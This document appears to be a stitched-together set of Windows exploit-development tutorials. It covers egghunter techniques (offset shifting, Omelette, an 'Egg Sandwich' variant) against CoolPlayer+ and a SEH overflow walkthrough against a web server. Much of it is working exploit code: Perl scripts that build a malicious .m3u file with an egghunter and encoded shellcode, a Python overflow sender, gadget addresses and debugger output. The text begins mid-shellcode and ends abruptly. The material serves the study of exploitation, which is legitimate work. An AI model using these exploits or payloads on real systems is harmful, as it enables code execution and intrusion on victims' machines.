"\xe0\x18\xe8\x27\xf5\xba\x7b\x9f\xdd\x3b\xaf\x46\x95\x37" .
"\x04\x0c\xf1\x5b\x9b\xc1\x89\x67\x10\xe4\x5d\xee\x62\xc3" .
"\x79\xab\x31\x6a\xdb\x11\x97\x93\x3b\xfd\x48\x36\x37\xef" .
"\x9d\x40\x1a\x65\x63\xc0\x20\xc0\x63\xda\x2a\x62\x0c\xeb" .
"\xa1\xed\x4b\xf4\x63\x4a\xa3\xbe\x2e\xfa\x2c\x67\xbb\xbf" .
"\x30\x98\x11\x83\x4c\x1b\x90\x7b\xab\x03\xd1\x7e\xf7\x83" .
"\x09\xf2\x68\x66\x2e\xa1\x89\xa3\x4d\x24\x1a\x2f\xbc\xc3" .
"\x9a\xca\xc0";


my $sploit = $junk.$eip.$egghunter.$egg.$nops.$shell; # build sploit portion of buffer
my $fill = "\x43" x ($buffsize - (length($sploit))); # fill remainder of buffer for size consistency
my $buffer = $sploit.$fill; # build final buffer

# write the exploit buffer to file
my $file = "coolplayer.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file [" . $file . "] created\n";
print "Buffer size: " . length($buffer) . "\n";
```

Also note I added the $egg and incorporated both it and the Egghunter into the $sploit portion of the buffer. Try the resulting .m3u file in CoolPlayer+ and you should get …

Access violation when writing to [XXXXXXXX] - use Shift+F7/F8/F9 to pass exception to program

Let’s take a closer look to see what happened. The following screenshot of the corresponding memory dump shows where this access violation occurred:




If you look closely, you’ll note that although we see the start of our shellcode (prefaced by “PWNDPWND”) the shellcode is not intact, which is what caused our exploit to crash. This corrupted version of our shellcode is the first to appear in memory and the Egghunter is not smart enough to know the difference — it’s only designed to execute the instructions after the first “PWNDPWND” it finds. An Egghunter exploit might still be possible, provided our shellcode resides intact somewhere in memory.

We can use mona to find out:



The first two entries marked as “[Stack]” both appear in the previous screenshot and both are corrupted versions of our shellcode. That leaves the third entry from the Heap. Double-click that entry to view it in memory.



Perfect, it's intact. But how do we get our otherwise "dumb" Egghunter to skip the first two corrupted entries in memory and execute the third? We have a few choices.

Overcoming Corrupted Shellcode

If we have a scenario that calls for the use of an Egghunter but successful exploit is being hindered by the presence of multiple, corrupted copies of our shellcode we could:

- Change the offset to the shellcode
- Change the starting memory page of the Egghunter search
- Split the shellcode into smaller pieces ("Omelette" Egghunter)
- Add some additional error checking to our Egghunter ("Egg Sandwich" Egghunter)

Change the Shellcode Offset


One of the simplest methods of addressing this problem is to "push" the shellcode further into memory so the early copies are never made and (hopefully) the first copy the Egghunter reaches is intact.

Let's try it with our CoolPlayer exploit. Add a new variable $offset and insert it into the buffer as follows:


```
my $offset = "\x41" x 5000;

my $sploit = $junk.$eip.$egghunter.$offset.$egg.$nops.$shell;
my $fill = "\x43" x ($buffsize - (length($sploit))); # fill r
my $buffer = $sploit.$fill; # build final buffer
```

Run the new .m3u file and…



You can see why this worked by running the mona search again:




This time the offset pushed the shellcode far enough into our buffer so that no corrupted copies were placed on the stack and only the intact copy from the heap remains.

Change the Starting Memory Page of the Egghunter

If we can predict where the corrupted copies are going to reside, we can simply tell the Egghunter to start looking *after* those memory addresses. This could probably be done any number of ways, but for this demo I'll use an existing register and the ADD instruction.

From the previous mona search, we know both corrupted copies reside at 0x0012F1AC and 0x0012F31C so all we need to do is start our Egghunter after these addresses. To do so, we need to change the value of ebx before the first memory page is loaded.

Launch the exploit as-is and pause execution at the very beginning of the the Egghunter routine to examine the stack. Specifically, look at ESP:



We need to start beyond 0x0012F31C. Subtract ESP from that and you get: 0x190 or 400 decimal. Therefore we can load EDX with ESP and then add at 400+ to EDX to push the starting memory page beyond the corrupted shellcode. An updated version of the Egghunter is below. Note I had to break up the ADD EDX instruction to avoid NULLs.

```
my $egghunter =          "\x89\xe2"; # mov ebx, esp

$egghunter = $egghunter . "\x83\xc2\x7d" x 4; # add edx, 125 (x4)

$egghunter = $egghunter . "\x66\x81\xCA\xFF\x0F"; # or dx,0x0fff

$egghunter = $egghunter . "\x42"; # inc edx by 1

$egghunter = $egghunter . "\x52"; # push edx to t

$egghunter = $egghunter . "\x6A\x43"; # push byte +0x43

$egghunter = $egghunter . "\x58"; # pop eax
```

```
$egghunter = $egghunter . "\xCD\x2E"; # int 0x2e

$egghunter = $egghunter . "\x3C\x05"; # cmp al,0x5

$egghunter = $egghunter . "\x5A"; # pop edx

$egghunter = $egghunter . "\x74\xEF"; # jz 0x0

$egghunter = $egghunter . "\xB8\x50\x57\x4e\x44"; # mov eax,PWND

$egghunter = $egghunter . "\x8B\xFA"; # mov edi,edx

$egghunter = $egghunter . "\xAF"; # scasd


$egghunter = $egghunter . "\x75\xEA"; # jnz 0x5

$egghunter = $egghunter . "\xAF"; # scasd


$egghunter = $egghunter . "\x75\xE7";#jnz 0x5

$egghunter = $egghunter . "\xFF\xE7"; #jmp edi
```

Here is EDX (and our new starting memory page) after executing the new mov/add instructions:



We've successfully pushed past the corrupted shellcode. Continue execution and …



Since one of the key features of a useful Egghunter is to be as small as possible, these extra 14 bytes of instructions can be seen as a negative, but if you have the space, it's a viable option. Alternatively, you may consider trying to come up with more efficient methods of loading EBX with a larger address.

The Omelette Egghunter

The idea behind the Omelette Egghunter is to break up your shellcode into multiple chunks, each prefaced with its own egg as well as an additional tag that contains two pieces of information: 1) an indicator as to whether it is the last chunk of shellcode and 2) the length of the shellcode chunk.

This approach can be useful if you know your shellcode gets corrupted when kept in large chunks but can stay intact if its divided into small enough pieces. At a high level it works like this:

Let's say this is your shellcode:

$shellcode = \x41\x41\x41\41\x42\x42\x42\x42\x43\x43\x43\x43;

Left as-is, there is not enough space in memory to house it in its entirety, so we want to break it up into three chunks. We'll use the same egg (PWNDPWND). We also need to append a two byte tag to this egg. The first byte is the chunk identifier — you can use any identifier but the last chunk must be different that the preceding chunks so the Egghunter knows when it has reached the end of the shellcode. You could use \x01 for the last chunk and \x02 for all preceding chunks. The second byte is the size of the shellcode chunk. In this rudimentary example, all three chunks will be 4 bytes in length so the second byte of the tag will be \x04. Note that since the size is stored as a single byte, each chunk is limited to 255 bytes in size.

So, the three chunks will look like this:

"\x50\x57\x4e\x44\x50\x57\x4e\x44\x02\x04\x41\x41\x41\x41"

"\x50\x57\x4e\x44\x50\x57\x4e\x44\x02\x04\x42\x42\x42\x42"

"\x50\x57\x4e\x44\x50\x57\x4e\x44\x01\x04\x43\x43\x43\x43"

The Omelette Egghunter code locates each of the chunks and writes them, in order, to the stack to reassemble and execute the shellcode. I'm not going explain the Omelette Egghunter code but I encourage you take a look at an example here: http://www.thegreycorner.com/2013/10/omlette-egghunter-shellcode.html.

It's a very useful concept but does have some flaws. First, the shellcode chunks must be placed into memory in order, something you might not have control over. Second, the reassembled shellcode is written to ESP and you risk writing over something important, including the Egghunter itself. (I've experienced both of these problems). Third, to take advantage of this added functionality, you sacrifice size — the omelette example found at the above link is 53 bytes vs. 32 bytes for the NtDisplayString Egghunter. Also, similar to the NtDisplayString Egghunter, it will grab the first egg-prepended shellcode it reaches in memory without means to verify whether it is a corrupted copy.

Despite these potential shortcomings, the Omelette Egghunter might be right for certain situations so keep it in mind.

The Egg Sandwich

When I was considering various solutions for broken shellcode I thought it should be possible to have the Egghunter validate the integrity of the shellcode *before* executing to ensure it had found an intact version. That way, there would be no need to worry how many corrupt versions of the shellcode might reside in memory and no reason to worry about changing offsets or memory pages. Also, in exploits such as the one for CoolPlayer, since an intact copy does reside somewhere in memory, there would be no need to break the shellcode up into smaller chunks (as in the Omelette example).

Here's my basic concept:

For the Egg Sandwich Egghunter you need two 8 byte eggs — one to prepend to the beginning of the shellcode and one to append to the end.

The prepended egg also contains a two byte tag similar to the Omelette Egghunter — the first byte identifies the egg number (\x01) and the second byte is the offset to the second egg (equal to the length of the shellcode). The second appended egg would also contain a two byte tag — the first byte is the egg number (\x02) and the second byte is the offset to the beginning of the shellcode (equal to the length of shellcode + length of the second egg).

Assuming we use our 227 byte calc.exe shellcode and our egg of PWNDPWND, the first egg in the Egg Sandwich would look as follows:

\x50\x57\x4e\x44\x50\x57\x4e\x44\x01\xe3

The second egg would look as follows.

\x50\x57\x4e\x44\x50\x57\x4e\x44\x02\xeb

Note the first egg's size tag is \xe3 (or 227, the length of the shellcode) while the second is \xeb (shellcode + 8 = 235).

The Egghunter code locates the first egg as normal. It then reads the egg number tag to verify it has found the first egg and uses the offset tag to jump the appropriate number of bytes to the second egg. It then checks to make sure the second found egg is in fact the appended egg (by verifying its number) and then uses the offset tag to jump back to the beginning of the shellcode to execute.

Any corrupted copies of the shellcode that have had bytes added or subtracted in any way will fail the second egg check and be skipped. The only way a corrupted egg would pass this verification step would be if it maintained the exact same number of bytes as the original.

Here is the Perl exploit script for CoolPlayer+ modified with the Egg Sandwich Egghunter code:

```
#!/usr/bin/perl
##############################################################################
##############
# Exploit Title: CoolPlayer+ Portable v2.19.4 - Local Buffer Overflow Shellcode Jump Demo
# Date: 12-24-2013
# Author: Mike Czumak (T_v3rn1x) -- @SecuritySift
# Vulnerable Software: CoolPlayer+ Portable v2.19.4
# Software Link: http://portableapps.com/apps/music_video/coolplayerp_portable
# Tested On: Windows XP SP3
# Based on original POC exploit: http://www.exploit-db.com/exploits/4839/
# Details: Egg Sandwich Egghunter Demo
##############################################################################
##############

my $buffsize = 10000; # set consistent buffer size

my $junk = "\x90" x 260; # nops to slide into $jmp; offset to eip overwrite at 260
my $eip = pack('V',0x7c86467b); # jmp esp [kernel32.dll]

# loop_inc_page:
my $egghunter = "\x66\x81\xca\xff\x0f"; # OR DX,0FFF ; get next page
```

```
# loop_inc_one:
$egghunter = $egghunter . "\x42"; # INC EDX ; increment EDX by 1 to get next memory address

# check_memory:
$egghunter = $egghunter . "\x52"; # PUSH EDX ; save current address to stack
$egghunter = $egghunter . "\x6a\x43"; # PUSH 43 ; push Syscall for NtDisplayString to stack
$egghunter = $egghunter . "\x58"; # POP EAX ; pop syscall parameter into EAX for syscall
$egghunter = $egghunter . "\xcd\x2e"; # INT 2E ; issue interrupt to make syscall
$egghunter = $egghunter . "\x3c\x05"; # CMP AL,5 ; compare low order byte of eax to 0x5 (indicates access violation)
$egghunter = $egghunter . "\x5a"; # POP EDX ; restore EDX from the stack
$egghunter = $egghunter . "\x74\xef"; # JE SHORT ;if zf flag = 1, access violation, jump to loop_inc_page

# check_egg
$egghunter = $egghunter . "\xb8\x50\x57\x4e\x44"; # MOV EAX,444E5750 ; valid address, move egg value (PWND) into EAX for comparison
$egghunter = $egghunter . "\x8b\xfa"; # MOV EDI,EDX ; set edi to current address pointer for use in scasd
$egghunter = $egghunter . "\xaf"; # SCASD ; compare value in EAX to dword value addressed by EDI
# ; increment EDI by 4 if DF flag is 0 or decrement if 1
$egghunter = $egghunter . "\x75\xea"; # JNZ SHORT ; egg not found, jump back to loop_inc_one
$egghunter = $egghunter . "\xaf"; # SCASD ; first half of egg found, compare next half
$egghunter = $egghunter . "\x75\xe7"; # JNZ SHORT ; only first half found, jump back to loop_inc_one

# found_egg
$egghunter = $egghunter . "\x8b\xf7"; # MOV ESI,EDI ; first egg found, move start address of shellcode to ESI for LODSB
$egghunter = $egghunter . "\x31\xc0"; # XOR EAX, EAX ; clear EAX contents
$egghunter = $egghunter . "\xac"; # LODSB ; loads egg number (1 or 2) into AL
$egghunter = $egghunter . "\x8b\xd7"; # MOV EDX,EDI ; move start of shellcode into EDX
$egghunter = $egghunter . "\x3c\x01"; # CMP AL,1 ; determine if this is the first egg or last egg
$egghunter = $egghunter . "\xac"; # LODSB ; loads size of shellcode from $egg1 into AL
$egghunter = $egghunter . "\x75\x04"; # JNZ SHORT ; cmp false, second egg found, goto second_egg

# first_egg
$egghunter = $egghunter . "\x01\xc2"; # ADD EDX, EAX ; increment EDX by size of shellcode to point to 2nd egg
$egghunter = $egghunter . "\x75\xe3"; # JNZ SHORT ; jump back to check_egg

# second_egg
$egghunter = $egghunter . "\x29\xc7"; # SUB EDI, EAX ; decrement EDX to point to start of shellcode
$egghunter = $egghunter . "\xff\xe7"; # JMP EDI ; execute shellcode
```

```
my $nops = "\x90" x 50;
my $egg1 = "\x50\x57\x4e\x44\x50\x57\x4e\x44\x01\xe3"; # egg = PWNDPWND; id = 1; offset to egg2 = 227


# Calc.exe payload [size 227]
# msfpayload windows/exec CMD=calc.exe R |
# msfencode -e x86/shikata_ga_nai -t perl -c 1 -b '\x00\x0a\x0d\xff'
my $shell = "\xdb\xcf\xb8\x27\x17\x16\x1f\xd9\x74\x24\xf4\x5f\x2b\xc9" .
"\xb1\x33\x31\x47\x17\x83\xef\xfc\x03\x60\x04\xf4\xea\x92" .
"\xc2\x71\x14\x6a\x13\xe2\x9c\x8f\x22\x30\xfa\xc4\x17\x84" .
"\x88\x88\x9b\x6f\xdc\x38\x2f\x1d\xc9\x4f\x98\xa8\x2f\x7e" .
"\x19\x1d\xf0\x2c\xd9\x3f\x8c\x2e\x0e\xe0\xad\xe1\x43\xe1" .
"\xea\x1f\xab\xb3\xa3\x54\x1e\x24\xc7\x28\xa3\x45\x07\x27" .
"\x9b\x3d\x22\xf7\x68\xf4\x2d\x27\xc0\x83\x66\xdf\x6a\xcb" .
"\x56\xde\xbf\x0f\xaa\xa9\xb4\xe4\x58\x28\x1d\x35\xa0\x1b" .
"\x61\x9a\x9f\x94\x6c\xe2\xd8\x12\x8f\x91\x12\x61\x32\xa2" .
"\xe0\x18\xe8\x27\xf5\xba\x7b\x9f\xdd\x3b\xaf\x46\x95\x37" .
"\x04\x0c\xf1\x5b\x9b\xc1\x89\x67\x10\xe4\x5d\xee\x62\xc3" .
"\x79\xab\x31\x6a\xdb\x11\x97\x93\x3b\xfd\x48\x36\x37\xef" .
"\x9d\x40\x1a\x65\x63\xc0\x20\xc0\x63\xda\x2a\x62\x0c\xeb" .
"\xa1\xed\x4b\xf4\x63\x4a\xa3\xbe\x2e\xfa\x2c\x67\xbb\xbf" .
"\x30\x98\x11\x83\x4c\x1b\x90\x7b\xab\x03\xd1\x7e\xf7\x83" .
"\x09\xf2\x68\x66\x2e\xa1\x89\xa3\x4d\x24\x1a\x2f\xbc\xc3" .
"\x9a\xca\xc0";

my $egg2 = "\x50\x57\x4e\x44\x50\x57\x4e\x44\x02\xeb"; # egg = PWNDPWND; id = 2; offset to egg1 = 235

my $sploit = $junk.$eip.$egghunter.$nops.$egg1.$shell.$egg2; # build sploit portion of buffer
my $fill = "\x43" x ($buffsize - (length($sploit))); # fill remainder of buffer for size consistency
my $buffer = $sploit.$fill; # build final buffer

# write the exploit buffer to file
my $file = "coolplayer.m3u";
open(FILE, ">$file");
print FILE $buffer;
close(FILE);
print "Exploit file [" . $file . "] created\n";
print "Buffer size: " . length($buffer) . "\n";
```

Give it a try and you should see…



I've also included the C version here in case you want to try it on its own:

https://www.securitysift.com/download/egg_sandwich.c

I wouldn't be surprised if I wasn't the first to think of this "Egg Sandwich" approach, though I couldn't find any other references. It does have some disadvantages:

- At 50 bytes, it's 18 bytes larger than the NtDisplayString Egghunter.
- In its current state it accommodates a single byte for the offset size tag, meaning the shellcode is limited to 255 bytes or smaller. That could be adjusted, though it will likely increase the size of the Egghunter code.

Anyway, at the very least it may get you thinking of other ways to implement Egghunters or maybe even improve upon this one.

https://www.securitysift.com/windows-exploit-development-part-5-locating-shellcode-egghunting/

SEH Buffer Overflow EggHunter

Crash

The first step is to find the parameters in the web app vulnerable to a buffer overflow. So let's send an HTTP request to the webserver with a payload of 4200 bytes in the GET request. You can opt for a bigger payload if the program does not crash.

```
1 import socket
2 import os
3
4 crash1 = "A"*4200
5 payload = "GET " + crash1 + " HTTP/1.1\r\n"
6 payload += "Host: 192.168.116.136\r\n"
7 payload += "User-Agent: Mozilla Fuckbox \r\n"
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.connect(("192.168.116.136",80))
11 print "[+] Sending payload .. ."
12 s.send(payload)
13 s.close()
14
```


We are using the above Python script to send our payload to the server.

Let's also have a look at the immunity debugger as we send the payload.


EAX 41414141
ECX FFFFFFFF
EDX 04A25FAC ASCII "select * from sqltable where name='AAAA

Out of which \x00 - null byte \x0a - Line feed \x0d - carriage return are the most common bad characters.

Now let's have a look at the buffer we overwritten in the step above.



Here we can see that our payload is overwriting the Structured Exception Handler.

SEH

So, What exactly is an SEH?

SEH can be described as a list of functions that tries to solve an upcoming exception. Here the function will try to solve the exception by one handler after another until the exception is solved or there is no handler left and the program will crash.


Finding Offset

Here we want the program to handle this exception. From the image above we can see that we have overwritten the SE handler and also the pointer to the next SE handler. To control the SE handler we need to find the exact offset that is overwritten by the payload in the buffer on the SE handler.

Locating SEH and nSEH

To do that we can create a unique pattern of strings using the Metasploit module and then query the contents of the SE handler to the same module to find the location of exact overwrite.

After doing the same we find the offset to be at 4065 bytes as shown in the image.



```
root@kali:~/machines/SimpleFIleSharing# /usr/share/metasploit-framework/tools/ex
ploit/pattern_offset.rb -q "46356646"
[*] Exact match at offset 4065
root@kali:~/machines/SimpleFIleSharing#
```

To exploit a buffer overflow in such a situation we will use the technique of pop-pop-ret. In this technique, the first SEH handler must point to a pop-pop-ret instruction. Here return will make sure that the execution comes back to the address just before the SEH handler. To do this we pop the top 2 values of the stack and return to the next value (pop - pop - ret).

```
036D6FAC  34664633 3Ff4 Pointer to next SEH record
```

So whatever we write here will be considered as assembly language and we will put an instruction for a short jump in here that will skip the exception handler and start executing our shellcode we inject in the buffer.

```
41414141 AAAA Pointer to next SEH record
41414141 AAAA SE handler
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
41414141 AAAA
```

Here we can start writing our shellcode 6 - 10 characters ahead of SEH handler and instruct the pointer to next SEH record to jump onto our shellcode.

So now let's find out the next location of the SEH handler using mona pattern_offset.

```
0BADF00D !mona po 46356646
0BADF00D Looking for Ff5F in pattern of 500000 bytes
0BADF00D  - Pattern Ff5F (0x46356646) found in cyclic pattern at position 4065
0BADF00D Looking for Ff5F in pattern of 500000 bytes
0BADF00D Looking for F5fF in pattern of 500000 bytes
0BADF00D  - Pattern F5fF not found in cyclic pattern (uppercase)
0BADF00D Looking for Ff5F in pattern of 500000 bytes
0BADF00D Looking for F5fF in pattern of 500000 bytes
0BADF00D  - Pattern F5fF not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.156000
0BADF00D [+] Command used:
0BADF00D !mona pattern_offset 34664633
0BADF00D Looking for 3Ff4 in pattern of 500000 bytes
0BADF00D  - Pattern 3Ff4 (0x34664633) found in cyclic pattern at position 4061
0BADF00D Looking for 3Ff4 in pattern of 500000 bytes
0BADF00D Looking for 4fF3 in pattern of 500000 bytes
0BADF00D  - Pattern 4fF3 not found in cyclic pattern (uppercase)
0BADF00D Looking for 3Ff4 in pattern of 500000 bytes
0BADF00D Looking for 4fF3 in pattern of 500000 bytes
0BADF00D  - Pattern 4fF3 not found in cyclic pattern (lowercase)
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.156000
!mona pattern_offset 34664633
```

Here we are overwriting the next SEH after 4065 bytes and nSEH will be at 4061 bytes.

Let's now find out all the modules that come with the application so that we can use a pop - pop -ret instruction already present in the application by just giving the nSEH location of this instruction.

To do this we enter the command ' !mona seh ' in the immunity debugger.

Then open the seh.txt file in the Windows OS. Here we will search for instruction -

Pop esi - pop edi - ret

And then copy the address of the same and replace it with the code that will be executed on SEH.

Before copying this address make sure that the ASLR and SAFE SEH bits are set to false and it is not an instruction from the OS library.

```
0x1000725c : pop esi # pop edi # ret   | null {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSE
0x100103fe : pop esi # pop edi # ret   | {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: F
0x100161e5 : pop esi # pop edi # ret   | {PAGE_EXECUTE_READ} [ImageLoad.dll] ASLR: False, Rebase: False, SafeSEH: F
```

So our payload is now updated with more information.

```
44 NSEH = "\x90\x90\xeb\x06" #Jump short 6 - over our Nopsled
45 SEH = "\xfe\x03\01\x10"
```

Let's set up a breakpoint on the above address in the immunity debugger to see the execution in action.

```
100103FD  5D              POP EBP
100103FE  5E              POP ESI
100103FF  5F              POP EDI
10010400  C3              RETN
10010401  90              NOP
10010402  90              NOP
10010403  90              NOP
10010404  90              NOP
10010405  90              NOP
10010406  90              NOP
10010407  90              NOP
10010408  90              NOP
10010409  90              NOP
1001040A  90              NOP
```

Once the RETN inst executed we will reach our JMP SHORT instruction.

```
03966FAC  90              NOP
03966FAD  90              NOP
03966FAE  EB 06           JMP SHORT 03966FB6
03966FB0  FE03            INC BYTE PTR DS:[EBX]
03966FB2  0110            ADD DWORD PTR DS:[EAX],EDX
03966FB4  90              NOP
03966FB5  90              NOP
03966FB6  90              NOP
03966FB7  90              NOP
03966FB8  90              NOP
03966FB9  90              NOP
03966FBA  90              NOP
03966FBB  90              NOP
03966FBC  90              NOP
03966FBD  90              NOP
03966FBE  90              NOP
03966FBF  90              NOP
03966FC0  90              NOP
03966FC1  90              NOP
03966FC2  90              NOP
03966FC3  90              NOP
03966FC4  90              NOP
03966FC5  90              NOP
03966FC6  90              NOP
03966FC7  90              NOP
```

Now it's time to replace our nops with a working payload to get code execution for the shell. After injecting my shellcode in this nops area and trying to get it executed - due to some reason only a first few bytes would get executed and the payload would then fail.

Egg Hunter

Here we can use an ‘ Egg Hunter ‘ payload. The egg hunter is composed of a set of programmatic instructions that are translated to opcode and in that respect, it is no different than any other shellcode. The purpose of this shellcode is to search the entire memory range for our final stage shellcode and redirect execution flow to it.

To do that we have another parameter here where we can inject our payload - that is the User-Agent. When we write an egg hunter it will be a 4-byte string. If by default if we use mona it will be “w00t”.

We will put this in front of our payload so that it understands that our shellcode to be executed lies ahead and pass the execution to it. We will write it twice so that the egg hunter does not find itself in the memory (hunter is 1 time w00t and egg is 2 times).

Let’s use the egg hunter from the file provided with mona.

```
==========================================================================
  Output generated by mona.py v2.0, rev 565 - Immunity Debugger
  Corelan Team - https://www.corelan.be
==========================================================================
  OS : 7, release 6.1.7601
  Process being debugged : fsws (pid 2948)
  Current mona arguments: egg
==========================================================================
  2016-08-26 12:56:58
==========================================================================
Egghunter , tag w00t :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : w00tw00t
```

Now our payload is

```
#pop pop ret 0x100103fe
NSEH = "\x90\x90\xeb\x06" #Jump short 6 - over our Nopsled
SEH = "\xfe\x03\01\x10"

